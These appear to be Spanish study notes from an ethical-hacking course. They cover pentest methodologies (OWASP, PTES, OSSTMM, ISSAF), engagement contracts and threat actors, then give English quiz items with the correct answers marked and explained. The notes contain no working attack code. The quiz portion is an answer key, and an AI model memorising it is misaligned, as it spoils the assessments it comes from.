
Antes del test, se definen reglas claras:

- *Qué está permitido*
- *Qué está prohibido*
- *Qué no debe interrumpirse*
- *Alcance detallado*

✔ 4. Informes detallados basados en métricas

El reporte OSSTMM incluye puntuaciones exactas, no solo texto descriptivo.

🟥 3. METODOLOGÍA PARA APLICACIONES WEB

Para aplicaciones web se usa una mezcla de:

- ***OWASP Testing Guide***
- ***OWASP Top 10***
- ***PTES aplicado al entorno web***

La metodología típica sigue estas fases:

🧩 1. Recolección de información

- *Enumeración de endpoints*
- *Enumeración de tecnologías (WhatWeb, Wappalyzer)*
- *Descubrimiento de directorios (Gobuster)*
- *Identificación manual de funcionalidades*

🧩 2. Mapeo de la aplicación

- *Flujo de usuarios*
- *Roles*
- *Autenticación / Autorización*

- *Descubrimiento de API*
- *Lógicas críticas*

🧩 *3. Identificación de vulnerabilidades*

Basado en OWASP Top 10:

- *Inyección (SQLi, Command injection)*
- *XSS*
- *IDOR*
- *CSRF*
- *File Upload*
- *Deserialización insegura*
- *Sensitive Data Exposure*

🧩 *4. Explotación*

- *Explotación manual*
- *Payloads (Burp Suite, SQLmap)*
- *Fuzzing*
- *Manipulación de cookies*
- *Romper autenticación*

🧩 *5. Validación e impacto*

- *¿Qué tan crítico es?*
- *¿Permite acceso a datos sensibles?*
- *¿Permite tomar control del servidor?*

🧩 *6. Reporte*

- *Evidencia*
- *Recomendaciones*
- *Riesgo*
- *Solución técnica*

🟨 *4. PENSAMIENTO PARA UN PENTESTER ÉTICO*

Un pentester ético necesita un modo de pensar muy diferente al de un administrador común. Este pensamiento se basa en:

🧠 *1. Mentalidad ofensiva*

- *Ver la infraestructura como un atacante*
- *Buscar debilidades donde otros no miran*
- *Encontrar rutas alternativas*

🧠 *2. Ética estricta*

- *Respeto absoluto al alcance*
- *Nunca invadir sistemas ajenos*
- *No dañar infraestructura*
- *No exfiltrar información real (solo simular)*

🧠 *3. Paciencia y análisis*

- *Enumeración exhaustiva*
- *Validación de cada hallazgo*
- *Chequeo constante de falsos positivos*

🧠 *4. Creatividad técnica*

- *Pensar fuera de lo convencional*
- *Buscar combinaciones de vulnerabilidades*
- *Aprovechar errores lógicos, no solo CVEs*

🧠 *5. Documentación constante*

- *Todo debe quedar registrado*
- *Comandos*
- *Evidencias*
- *Tiempos*
- *Pruebas*

Un pentester ético es un “investigador ofensivo con límites legales muy claros”.

🟦 *5. ACTIVIDADES DE LA PLANEACIÓN DEL PENTESTING*

Antes de iniciar el pentest, hay tareas fundamentales:

✔ 1. Definir el alcance

- *Qué sistemas se van a evaluar*
- *Qué está prohibido*
- *Límites técnicos*

✔ 2. Recopilar requerimientos legales

- *Autorización por escrito*
- *Firmar acuerdos (ver MSA, NDA, SOW abajo)*

✔ 3. Establecer el método de comunicación

- *Horarios de contacto*
- *Alertas con el SOC*
- *Reportes intermedios*

✔ 4. Plan de trabajo

- *Fechas*
- *Herramientas*
- *Recursos técnicos*
- *Rutas de pruebas*

✔ 5. Evaluación de riesgos

- *¿Hay sistemas críticos que podrían caerse?*
- *¿Evitar DoS?*
- *¿Notificar cambios?*

✔ 6. Preparación del entorno del pentester

- *Laboratorio listo*
- *Máquinas virtuales*
- *Backups*
- *Scripts y herramientas*

🟥 *DEFINICIONES IMPORTANTES (Documentos legales del pentesting)*

📄 *MSA – Master Service Agreement*

Qué es:
Un contrato marco que define la relación a largo plazo entre el proveedor (pentester) y el cliente.

Incluye:

- *Responsabilidades*
- *Condiciones de pago*
- *Límites legales*
- *Resolución de conflictos*

Es el "contrato general" de la relación profesional.

📄 *NDA – Non-Disclosure Agreement*

Qué es:
Un acuerdo de confidencialidad.
***Protege la información del cliente**.*

Incluye:

- *Prohibición de divulgar resultados*
- *Protección de datos internos*
- *Consecuencias legales si se rompe*

*Sin un NDA firmado, **nunca** debe iniciar un pentest.*

📄 *SOW – Statement of Work*

Qué es:
*El documento donde se detalla **exactamente qué trabajo se va a hacer**.*

Incluye:

- *Alcance del pentest*
- *Fechas*
- *Sistemas involucrados*
- *Uso permitido de herramientas*
- *Técnicas no permitidas*
- *Entregables*

Es la guía operativa del pentest.

📄 *SLA – Service Level Agreement*

Qué es:
*Un acuerdo sobre el **nivel de servicio**, muy usado en soporte técnico, pero también en pentesting continuo.*

Define:

- *Tiempos de respuesta*
- *Tiempos de entrega*
- *Nivel de disponibilidad*
- *Obligaciones del proveedor*

En pentesting, aplica cuando se contrata un servicio de:

- *Red team continuo*
- *Monitoreo de seguridad*
- *Pentesting recurrente*
- *Soporte a incidentes*

Módulo 1: Introducción a la Piratería Ética y las Pruebas de Penetración

Actores de amenazas

● Crimen organizado: Hace varios años, la industria del delito cibernético asumió el puesto número uno, anteriormente ocupado por el tráfico de drogas, como la industria ilegal más rentable. Como puede imaginar, ha atraído a un nuevo tipo de ciberdelincuente. Al igual que en los días de la Prohibición, el crimen organizado va donde está el dinero. El crimen organizado consiste en grupos muy bien financiados y motivados que generalmente utilizan todas y cada una de las últimas técnicas de ataque.

Ya sea ransomware o robo de datos, si se puede monetizar, el crimen organizado lo utilizará.

● Hacktivistas: Este tipo de actor de amenazas no está motivado por el dinero. Los hacktivistas buscan demostrar algo o fomentar sus creencias, utilizando el delito cibernético como método de ataque. Este tipo de ataques a menudo se llevan a cabo mediante el robo de datos confidenciales y luego su divulgación al público con el fin de avergonzar o afectar económicamente a un objetivo.

● Atacantes patrocinados por el estado: La guerra cibernética y el espionaje cibernético son dos términos que entran en esta categoría. Hoy en día, muchos gobiernos de todo el mundo utilizan ataques cibernéticos para robar información de sus oponentes y causar interrupciones. Muchos creen que el próximo Pearl Harbor ocurrirá en el ciberespacio. Esa es una de las razones por las que Estados Unidos declaró el ciberespacio como uno de los dominios operativos para los que las fuerzas estadounidenses estarían capacitadas.

● Amenazas internas: Una amenaza interna es una amenaza que proviene del interior de una organización. Las motivaciones de estos tipos de actores son normalmente diferentes de las de muchos otros actores de amenazas comunes. Las amenazas internas suelen ser empleados normales que son engañados para que divulguen información confidencial o hagan clic por error en enlaces que permiten que los atacantes accedan a sus computadoras. Sin embargo, también podrían ser usuarios internos maliciosos motivados por la venganza o el dinero.

Consideraciones ambientales más comunes para los tipos de pruebas de penetración en la actualidad

1) Pruebas de infraestructura de red

Las pruebas de la infraestructura de la red pueden significar algunas cosas. A los efectos de este curso, decimos que se centra en evaluar la postura de seguridad de la infraestructura de red real y cómo puede ayudar a defenderse de los ataques. Esto a menudo incluye los conmutadores, enrutador, cortafuegos y recursos de soporte, como servidores de autenticación, autorización y contabilidad (AAA) e IPS. A veces, una prueba de penetración en la infraestructura inalámbrica puede incluirse en el alcance de una prueba de infraestructura de red. Sin embargo, se realizarán tipos adicionales de pruebas más allá de una evaluación de red cableada. Por ejemplo, un evaluador de seguridad inalámbrica intentaría ingresar a una red a través de la red inalámbrica

eludiendo los mecanismos de seguridad o interrumpiendo los métodos criptográficos utilizados para proteger el tráfico. Probar la infraestructura inalámbrica ayuda a una organización a determinar las debilidades en la implementación inalámbrica y la exposición. A menudo incluye un mapa de calor detallado del desempeño de la señal.

2) Pruebas basadas en aplicaciones

Este tipo de prueba de penetración se centra en probar las debilidades de seguridad en las aplicaciones empresariales. Estas debilidades pueden incluir, entre otras, configuraciones incorrectas, problemas de validación de entrada, problemas de inyección y fallas lógicas. Debido a que una aplicación web generalmente se basa en un servidor web con una base de datos back-end, el alcance de la prueba normalmente también incluye la base de datos. Sin embargo, se centra en obtener acceso a esa base de datos de soporte a través del compromiso de la aplicación web. Un gran recurso que mencionamos varias veces en este curso es Proyecto de Seguridad de Aplicaciones Web Abiertas o OWASP por sus siglas en inglés (Open Web Application Security Project).

3) Pruebas de penetración en la nube

La responsabilidad de la seguridad en la nube depende del tipo de modelo de nube (software como servicio [SaaS], plataforma como servicio [PaaS] o infraestructura como servicio [IaaS]). Por ejemplo, con IaaS, el cliente (consumidor de la nube) es responsable de los datos, las aplicaciones, el tiempo de ejecución, el software intermedio, las máquinas virtuales (VM), los contenedores y los sistemas operativos en las VM. Independientemente del modelo utilizado, la seguridad en la nube es responsabilidad tanto del cliente como del proveedor de la nube. Estos detalles deben resolverse antes de firmar un contrato de computación en la nube. Estos contratos varían según los requisitos de seguridad del cliente. Las consideraciones incluyen la recuperación tras desastres, los acuerdos de nivel de servicio (SLA), la integridad de los datos y el cifrado.

Métodos de prueba de penetración

a) Prueba de entorno desconocido (caja negra)

En una prueba de penetración en un entorno desconocido, al evaluador generalmente se le proporciona solo una cantidad muy limitada de información. Por ejemplo, al evaluador se le pueden proporcionar sólo los nombres de dominio y las direcciones IP que están dentro

del alcance de un objetivo en particular. La idea de este tipo de limitación es que el evaluador comience con la perspectiva que podría tener un atacante externo.

b) Prueba de entorno conocido (caja blanca)

En una prueba de penetración de entorno conocido, el evaluador comienza con una cantidad significativa de información sobre la organización y su infraestructura. El evaluador normalmente recibiría cosas como diagramas de red, direcciones IP, configuraciones y un conjunto de credenciales de usuario. Si el alcance incluye una evaluación de la aplicación, es posible que al evaluador también se le proporcione el código fuente de la aplicación de destino. La idea de este tipo de pruebas es identificar tantos agujeros de seguridad como sea posible. En una prueba de entorno desconocido, el alcance puede ser solo identificar un camino a la organización y detenerse allí. Con las pruebas de entorno conocido, el alcance suele ser mucho más amplio e incluye la auditoría de la configuración de la red interna y el análisis de las computadoras de escritorio en busca de defectos.

c) Prueba de entorno parcialmente conocido (caja gris)

Una prueba de penetración de entorno parcialmente conocido es un enfoque híbrido entre las pruebas de entorno desconocido y conocido. En las pruebas de entorno parcialmente conocido, es posible que se proporcionen credenciales a los evaluadores, pero no documentación completa de la infraestructura de la red. Esto permitiría a los evaluadores seguir proporcionando resultados de sus pruebas desde la perspectiva del punto de vista de un atacante externo. Teniendo en cuenta el hecho de que la mayoría de los riesgos comienzan en el cliente y se abren camino en toda la red, un buen enfoque sería un alcance en el que los evaluadores comienzan en el interior de la red y tengan acceso a una máquina cliente. Luego, podrían girar por toda la red para determinar cuál sería el impacto de un compromiso.

Metodologías de pruebas de penetración y otros estándares comunes:

1) MITRE ATT Y CK

El marco MITRE ATT & CK (https://attack.mitre.org) es un recurso increíble para aprender sobre las tácticas, técnicas y procedimientos (TTP) de un adversario. Tanto los profesionales de seguridad ofensivos (evaluadores de penetración, equipos rojos, cazadores de errores, etc.) como los respondedores de incidentes y los equipos de

búsqueda de amenazas utilizan el marco de trabajo MITRE ATT & CK en la actualidad. El marco de trabajo MITRE ATT & CK es una colección de diferentes matrices de tácticas, técnicas y sub-técnicas. Estas matrices, incluidas Enterprise ATT & CK Matrix, Network, Cloud, ICS y Mobile, enumeran las tácticas y técnicas que los adversarios utilizan mientras se preparan para un ataque, incluida la recopilación de información (inteligencia de código abierto [OSINT], identificación de debilidades técnicas y de las personas, y más), así como diferentes técnicas de explotación y Post-explotación. Aprenderá más sobre MITRE ATT & CK a lo largo de este curso.

2) OWAS WSTG

La guía de pruebas de seguridad web (WSTG) de OWASP es una guía completa centrada en las pruebas de aplicaciones web. Es una recopilación de muchos años de trabajo de los miembros de OWASP. OWASP WSTG cubre las fases de alto nivel de las pruebas de seguridad de aplicaciones web y profundiza en los métodos de prueba utilizados. Por ejemplo, llega incluso a proporcionar vectores de ataque para probar secuencias de comandos entre sitios (XSS), ataques de entidades externas XML (XXE), falsificación de solicitudes entre sitios (CSRF) y ataques de inyección SQL; y cómo prevenir y mitigar estos ataques. Obtendrás más información sobre estos ataques en el Módulo 6, “Aprovechamiento de las vulnerabilidades basadas en aplicaciones”. Desde la perspectiva de las pruebas de seguridad de las aplicaciones web, OWASP WSTG es la guía más detallada y completa disponible. Puede encontrar el OWASP WSTG e información relacionada con el proyecto en https://owasp.org/www-project-web-security-testing-guide/.

3) NIST SP 800-115

La Publicación especial (SP) 800-115 es un documento creado por el Instituto Nacional de Normas y Tecnología (NIST), que forma parte del Departamento de Comercio de EE. UU. NIST SP 800-115 proporciona a las organizaciones pautas sobre la planificación y realización de pruebas de seguridad de la información. Reemplazó el documento estándar anterior, SP 800-42. SP 800-115 se considera un estándar de la industria para la orientación de pruebas de penetración y se menciona en muchos otros estándares y documentos de la industria. Puede acceder a NIST SP 800-115 en https://csrc.nist.gov/publications/detail/sp/800-115/final.

4) OSSTMM

El Manual de metodología de pruebas de seguridad de código abierto (OSSTMM), desarrollado por Pete Herzog, existe desde hace mucho tiempo. Distribuido por el Instituto de Seguridad y Metodologías Abiertas (ISECOM), el OSSTMM es un documento que establece pruebas de seguridad repetibles y uniformes (https://www.isecom.org). Actualmente está en la versión 3 y la versión 4 está en estado de borrador. OSSTMM tiene las siguientes secciones clave:

- Métricas de Seguridad Operativa
- Análisis de Confianza
- Flujo de Trabajo
- Pruebas de Seguridad Humana
- Pruebas de Seguridad Física
- Pruebas de Seguridad Inalámbrica
- Pruebas de Seguridad de Telecomunicaciones
- Pruebas de Seguridad de Redes de Datos
- Reglas de cumplimiento
- Informes con el Informe de Auditoría de Pruebas de Seguridad (STAR)

5) PTES

El estándar de ejecución de pruebas de penetración (PTES) (http://www.pentest-standard.org) proporciona información sobre tipos de ataques y métodos, y proporciona información sobre las últimas herramientas disponibles para lograr los métodos de prueba descritos. PTES implica siete fases distintas:

- Interacciones previas al compromiso
- Recopilación de inteligencia
- Modelado de amenazas
- Análisis de vulnerabilidades
- Explotación
- Post-explotación
- Informes

6) ISSAF

El Marco de evaluación de la seguridad de los sistemas de información (ISSAF) es otra metodología de prueba de penetración similar a las demás en esta lista con algunas fases adicionales. La ISSAF abarca las siguientes fases:

- Recopilación de información
- Asignación de red
- Identificación de vulnerabilidades
- Penetración
- Obtener acceso y escalamiento de privilegios
- Más enumeración
- Comprometer a usuarios / sitios remotos
- Mantener el acceso
- Cubriendo las pistas

Módulo 2: Planificación y alcance de una evaluación de prueba de penetración

● Un equipo rojo es un grupo de expertos en ciberseguridad y evaluadores de penetración contratados por una organización para imitar a un actor de amenaza real al exponer vulnerabilidades y riesgos relacionados con la tecnología, las personas y la seguridad física.

● Un equipo azul es un equipo de seguridad corporativa que defiende a la organización contra amenazas de ciberseguridad (es decir, los analistas del centro de operaciones de seguridad, los equipos de respuesta a incidentes de seguridad informática [CSIRT], los equipos de seguridad de la información [InfoSec] y otros).

Consideraciones sobre el cumplimiento normativo

● PCI DSS: La regulación del Estándar de seguridad de datos de la industria de tarjetas de pago (PCI DSS) tiene como objetivo proteger el procesamiento de los pagos con tarjeta de crédito y otros tipos de pagos digitales.

● HIPAA: La intención original de la regulación de la Ley de Portabilidad y Responsabilidad de los Seguros de Salud de 1996 (HIPAA) era simplificar y estandarizar los procesos administrativos de los servicios de salud. La simplificación administrativa requería la transición de registros y transacciones en papel a registros y transacciones electrónicos. El Departamento de Salud y Servicios Humanos (HHS) de los EE. UU. se le encargó desarrollar y publicar estándares para proteger la información de salud electrónica de un individuo y permitir el acceso y el uso adecuado de esa información por parte de los proveedores de servicios de salud y otras entidades.

● FedRAMP: El gobierno federal de los Estados Unidos utiliza el estándar del Programa Federal de Administración de Riesgos y Autorizaciones (FedRAMP) para autorizar el uso de las ofertas de servicios en la nube.

Conceptos legales

● Acuerdo de nivel de servicio (SLA): Un SLA es una expectativa o restricción bien documentada relacionada con una o más de las medidas de rendimiento mínimas o máximas (como calidad, línea de tiempo / plazo y costo) del servicio de pruebas de penetración. Debe familiarizarse con los SLA que la organización que lo contrató haya proporcionado a sus clientes.

● Confidencialidad: Debe analizar y acordar el manejo de datos confidenciales. De manera similar, debe proteger los datos confidenciales y eliminar todos los registros, según su acuerdo con su cliente. Su cliente podría tener políticas específicas de retención de datos que también debe conocer. Cada vez que finaliza un trabajo de prueba de penetración, debe eliminar todos los registros de sus sistemas. No desea que su próximo cliente encuentre información confidencial de otro cliente en ningún sistema o comunicación.

● Declaración de trabajo (SOW): Un SOW es un documento que especifica las actividades que se realizarán durante un compromiso de prueba de penetración. Se puede utilizar para definir algunos de los siguientes elementos:

- Líneas de tiempo del proyecto (pruebas de penetración), incluido el cronograma de entrega de informes
- El alcance del trabajo a realizar
- La ubicación del trabajo (ubicación geográfica o ubicación de red)
- Requisitos técnicos y no técnicos especiales
- Calendario de pagos
- Elementos varios que pueden no ser parte de la negociación principal, pero que deben enumerarse y rastrearse porque podrían plantear problemas durante la interacción general

● El SOW puede ser un documento independiente o puede ser parte de un acuerdo de servicio maestro (MSA).

● Acuerdo de servicio maestro (MSA): Los MSA, que son muy populares en la actualidad, son contratos que se pueden utilizar para negociar rápidamente el trabajo que se realizará. Cuando existe un acuerdo maestro, no es necesario renegociar los mismos términos cada vez que se realiza un trabajo para un cliente. Los MSA son especialmente beneficiosos cuando realiza una prueba de penetración y sabe que lo volverán a contratar de manera recurrente para realizar pruebas adicionales en otras áreas de la empresa o para verificar que la postura de seguridad de la organización haya mejorado como resultado de pruebas y correcciones previas.

● Acuerdo de no divulgación (NDA): Un NDA es un documento legal y un contrato entre usted y una organización que lo ha contratado como evaluador de penetración. Un NDA especifica y define material, conocimiento e información confidencial que no debe divulgarse y que ambas partes deben mantener confidencial. Los NDA se pueden clasificar como cualquiera de los siguientes:

● Unilateral: con un NDA unilateral, solo una parte divulga cierta información a la otra parte, y la información debe mantenerse protegida y no divulgada. Por ejemplo, una organización que le contrata debe incluir en un NDA determinada información que no debe divulgar. Por supuesto, todos sus hallazgos deben mantenerse en secreto y no deben revelarse a ninguna otra organización o individuo.

● Bilateral: un NDA bilateral también se denomina NDA mutuo o bidireccional. En un NDA bilateral, ambas partes comparten información confidencial entre sí y esta información no debe revelarse a ninguna otra entidad.

● Multilateral: este tipo de NDA involucra a tres o más partes, y al menos una de las partes divulga información confidencial que no debe revelarse a ninguna entidad fuera del acuerdo. Los NDA multilaterales se utilizan en el caso de que una organización externa a su cliente (Socio comercial, proveedor de servicios, etc.) también deba participar en la prueba de penetración.

Contratos

Es uno de los documentos más importantes en un compromiso de prueba de penetración. Especifica los términos del acuerdo y cómo se le pagará, y proporciona documentación clara de los servicios que se realizarán. Un contrato debe ser muy específico, fácil de entender y sin ambigüedades. Cualquier ambigüedad probablemente generará

insatisfacción y fricción del cliente. Siempre se recomienda el asesoramiento legal (de un abogado) para cualquier contrato.

Recursos de soporte adicionales que puede obtener de la organización que lo contrató para realizar la prueba de penetración

- Kit de desarrollo de software (SDK) para aplicaciones específicas
- Acceso al código fuente
- Ejemplos de solicitudes de aplicación
- Diagramas de arquitectura de sistemas y redes

Módulo 3: Recopilación de información y análisis de vulnerabilidades

Reconocimiento

El reconocimiento es siempre el paso inicial en un ataque cibernético. Un atacante primero debe recopilar información sobre el objetivo para tener éxito. De hecho, el término reconocimiento se usa ampliamente en el mundo militar para describir la recopilación de información sobre el enemigo, como información sobre la ubicación, las capacidades y los movimientos del enemigo. Este tipo de información es necesaria para realizar un ataque con éxito. El reconocimiento en una prueba de penetración generalmente consiste en escanear y enumerar. Pero, ¿cómo se ve el reconocimiento desde la perspectiva de un atacante?

1. Which statement best describes the term ethical hacker?

- a person who uses different tools than nonethical hackers to find vulnerabilities and exploit targets
- a person that is financially motivated to find vulnerabilities and exploit targets
- a person that is looking to make a point or to promote what they believe
- **a person who mimics an attacker to evaluate the security posture of a network**

Explanation: The term ethical hacker describes a person who acts as an attacker and evaluates the security posture of a computer network to minimize risk. Ethical hacker uses the same tools to find vulnerabilities and exploit targets as nonethical hackers.

2. Which threat actor term describes a well-funded and motivated group that will use the latest attack techniques for financial gain?

- hacktivist
- state-sponsored attacker
- **organized crime**
- insider threat

Explanation: Several years ago, the cybercrime industry took over the number-one spot for the most profitable illegal industry, attracting a new type of cyber-criminal. Organized crime goes where the money is. It consists of very well-funded and motivated groups that will typically use any of the latest attack techniques to gain access to information systems.

3. Which type of threat actor uses cybercrime to steal sensitive data and reveal it publicly to embarrass a target?

- organized crime
- **hacktivist**
- insider threat
- state-sponsored attacker

Explanation: Hacktivists are threat actors who are not motivated by money. They are looking to make a point, promoting a political agenda or social change, using cybercrime as the method of attack.

4. What is a state-sponsored attack?

- An attack perpetrated by a well-funded and motivated group that will typically use the latest attack techniques for financial gain.
- **An attack perpetrated by governments worldwide to disrupt or steal information from other nations.**
- An attack perpetrated by disgruntled employees inside an organization.
- An attack is perpetrated to steal sensitive data and then reveal it to the public to embarrass or financially affect a target.

Explanation: Cyber war and cyber espionage are two terms that fit into the category of a state-sponsored attack. Many governments worldwide use cyber attacks to steal information from opponents and cause disruption.

5. What is an insider threat attack?

- An attack perpetrated by a well-funded and motivated group that will typically use the latest attack techniques for financial gain.
- An attack perpetrated by governments worldwide to disrupt or steal information from other nations.
- **An attack perpetrated by disgruntled employees inside an organization.**
- An attack is perpetrated to steal sensitive data and then reveal it to the public to embarrass or financially affect a target.

Explanation: An insider threat is a threat that comes from inside an organization. Insider threats are often normal employees tricked into divulging sensitive information or mistakenly clicking on links that allow attackers to access the computers. However, they could also be malicious insiders, possibly motivated by revenge or money.

6. What kind of security weakness is evaluated by application-based penetration tests?

- firewall security
- **logic flaws**
- wireless deployment
- data integrity between a client and a cloud provider

Explanation: Application-based penetration test focus on testing for security weaknesses in enterprise applications. These weaknesses can include but are not limited to misconfigurations, input validation issues, injection issues, and logic flaws.

7. What two resources are evaluated by a network infrastructure penetration test? (Choose two.)

- **AAA servers**
- CSPs
- web servers
- **IPSs**
- back-end databases

Explanation: The network infrastructure penetration test is focused on evaluating the actual network infrastructure's security posture, including the switches, routers, firewalls, and supporting resources, such as AAA servers and

IPSs. Application-based penetration tests evaluate web servers and back-end databases. Cloud service providers (CSPs) are evaluated by penetration testing in the cloud.

8. When conducting an application-based penetration test on a web application, the assessment should also include testing access to which resources?

- AAA servers
- cloud services
- switches, routers, and firewalls
- **back-end databases**

Explanation: The application-based penetration test focuses on testing for security weaknesses in enterprise applications. These weaknesses can include but are not limited to misconfigurations, input validation issues, injection issues, and logic flaws. Because a web application is typically built on a web server with a back-end database, the testing scope also normally includes the database.

9. What is the purpose of bug bounty programs used by companies?

- **reward security professionals for finding vulnerabilities in the systems of the company**
- reward security professionals for discovering malicious activities by attackers in the systems of the company
- reward security professionals for fixing vulnerabilities in the systems of the company
- reward security professionals for breaking into a corporate facility to expose weaknesses in the physical perimeter

Explanation: Companies (e.g., Microsoft, Apple, Cisco) and government institutions (e.g., the U.S. Department of Defense) use bug bounty programs to reward security professionals when they find vulnerabilities in websites, applications, or any system. This enables the organization to fix these vulnerabilities before threat actors exploit them.

10. What characterizes a partially known environment penetration test?

- The tester must test the electrical grid supporting the infrastructure of the target.

- The tester is provided with a list of domain names and IP addresses in the scope of a particular target.
- **The test is a hybrid approach between unknown and known environment tests.**
- The tester should not have prior knowledge of the organization and infrastructure of the target.

Explanation: A partially known environment penetration test, previously known as gray-box, is somewhat of a hybrid approach between unknown- and understood- environment tests. With partially known environment testing, the testers may be provided credentials but not full network infrastructure documentation.

11. What characterizes a known environment penetration test?

- The test is somewhat of a hybrid approach between unknown and known environment tests.
- **The tester could be provided with network diagrams, IP addresses, configurations, and user credentials.**
- The tester should not have prior knowledge of the organization and infrastructure of the target.
- The tester may be provided only the domain names and IP addresses in the scope of a particular target.

Explanation: In a known-environment penetration test (previously known as a white box), the tester starts with significant information about the organization and the infrastructure. The tester would normally be provided with network diagrams, IP addresses, configurations, and user credentials. This type of test aims to identify as many holes as possible.


12. Which type of penetration test would only provide the tester with limited information such as the domain names and IP addresses in the scope?

- known-environment test
- partially known environment test
- **unknown-environment test**
- OWASP Web Security Testing Guide

Explanation: In an unknown-environment penetration test (previously known as black-box), the tester typically only has a very limited amount of information. For

instance, the tester may only provide the domain names and IP addresses in scope for a particular target. The tester would have yet to gain prior knowledge of the organization's target and infrastructure.

13. Match the penetration testing methodology to the description.



Explanation: Place the options in the following order:

MITRE ATT&CK	collection of different matrices of tactics and techniques that adversaries use while preparing for an attack
OWASP WSTG	covers the high-level phases of web application security testing
NIST SP 800-115	provides organizations with guidelines on planning and conducting information security testing

OSSTMM	lays out repeatable and consistent security testing
PTES	provides information about types of attacks and methods

14. Which three options are phases in the Penetration Testing Execution Standard (PTES)? (Choose three.)

- **Threat modeling**
- Penetration
- **Reporting**
- Enumerating further
- Network mapping
- **Exploitation**

Explanation: Penetration Testing Execution Standard (PTES) provides information about types of attacks and methods, and it provides information on the latest tools available to accomplish the testing methods outlined. It involves seven phases: Pre-engagement interactions, Intelligence gathering, Threat modeling, Vulnerability analysis, Exploitation, Post-exploitation, and Reporting.

15. Which two options are phases in the Information Systems Security Assessment Framework (ISSAF)? (Choose two.)

- Pre-engagement interactions
- **Maintaining access**
- Reporting
- Post-exploitation
- **Vulnerability identification**

Explanation: Information Systems Security Assessment Framework (ISSAF) is a penetration methodology with the following phases: Information gathering, Network mapping, Vulnerability identification, Penetration, Gaining access and privilege escalation, Enumerating further, Compromising remote users/sites, Maintaining access, and Covering the tracks.

16. Which two options are phases in the Open Source Security Testing Methodology Manual (OSSTMM)? (Choose two.)

- Vulnerability Analysis
- Maintaining Access
- **Work Flow**
- Network Mapping
- **Trust Analysis**

Explanation: The Open Source Security Testing Methodology Manual (OSSTMM) is a document that lays out repeatable and consistent security testing. It has the following key sections: Operational Security Metrics, Trust analysis, Workflow, Human security testing, Physical security testing, Wireless security testing, Telecommunications security testing, Data networks security testing, Compliance regulations, and Reporting with the Security Test Audit Report (STAR).

17. Which penetration testing methodology is a comprehensive guide focused on web application testing?

- MITRE ATT&CK
- **OWASP WSTG**
- NIST SP 800-115
- OSSTMM

Explanation: OWASP Web Security Testing Guide (WSTG) is a comprehensive guide focused on web application testing. It is a compilation of many years of work by OWASP members. It covers the high-level phases of web application security testing and digs deeper into the testing methods used.

18. Which option is a Linux distribution that includes penetration testing tools and resources?

- OWASP
- PTES
- SET
- **BlackArch**

Explanation: Black-Arch (blackarch.org), Kali Linux (kali.org), and Parrot OS (parrotsec.org) are Linux distributions that include penetration testing tools and resources. Social-Engineer Toolkit (SET) is an excellent tool for performing social

engineering testing campaigns. OWASP is a nonprofit organization with local chapters worldwide that provides significant guidance on securing applications. Penetration Testing Execution Standard (PTES) is a penetration testing standard that provides information about types of attacks and methods.

19. Which option is a Linux distribution URL that provides a convenient learning environment about pen testing tools and methodologies?

- vmware.com
- attack.mitre.org
- **parrotsec.org**
- virtualbox.org

Explanation: Many different Linux distributions include penetration testing tools and resources, such as Kali Linux (kali.org), Parrot OS (parrotsec.org), and Black-Arch (blackarch.org). These Linux distributions provide a very convenient environment to learn about the different security tools and methodologies used in pen testing.

20. What does the "Health Monitoring" requirement mean when setting up a penetration test lab environment?

- The tester needs to be sure that a lack of resources is not the cause of false results.
- **The tester needs to be able to determine the causes when something crashes.**
- The tester needs to ensure controlled access to and from the lab environment and restricted access to the internet.
- The tester validates a finding running the same test with a different tool to see if the results are the same.

Explanation: Some requirements for a typical penetration testing environment are:
Closed network: the tester needs to ensure controlled access to and from the lab environment and restricted access to the Internet
Health monitoring: when something crashes, the tester needs to be able to determine why it happened
Sufficient hardware resources: the tester needs to be sure that a lack of resources is not the cause of false results

Duplicate tools: a way to validate a finding is to run the same test with a different tool to see if the results are the same

21. Which tool would be useful when performing a network infrastructure penetration test?

- vulnerability scanning tool
- **bypassing firewalls and IPSs tool**
- interception proxies tool
- mobile application testing tool

Explanation: The tools used in penetration testing depend on the type of testing to be done. Network infrastructure penetration test might include tools for sniffing or manipulating traffic, flooding network devices, and bypassing firewalls and IPSs.

22. Which tool should be used to perform an application-based penetration test?

- sniffing traffic tool
- bypassing firewalls and IPSs tool
- **interception proxies tool**
- cracking wireless encryption tool

Explanation: The tools used in penetration testing depend on the type of testing to be done. Application-based penetration tests might include tools explicitly built for scanning and detecting web vulnerabilities and manual testing tools such as interception proxies.

23. Which tools should be used to perform a wireless infrastructure penetration test?

- web vulnerability detection tools
- traffic manipulation tools
- proxy interception tools
- **de-authorizing network devices tools**

Explanation: The tools used in penetration testing depend on the type of testing to be done. Wireless infrastructure penetration tests might use tools to crack wireless encryption, de-authorize network devices, and perform on-path attacks (also called man-in-the-middle attacks).

24. Which tools should be used for testing the server and client platforms in an environment?

- cracking wireless encryption tools
- **vulnerability scanning tools**
- interception proxies tools
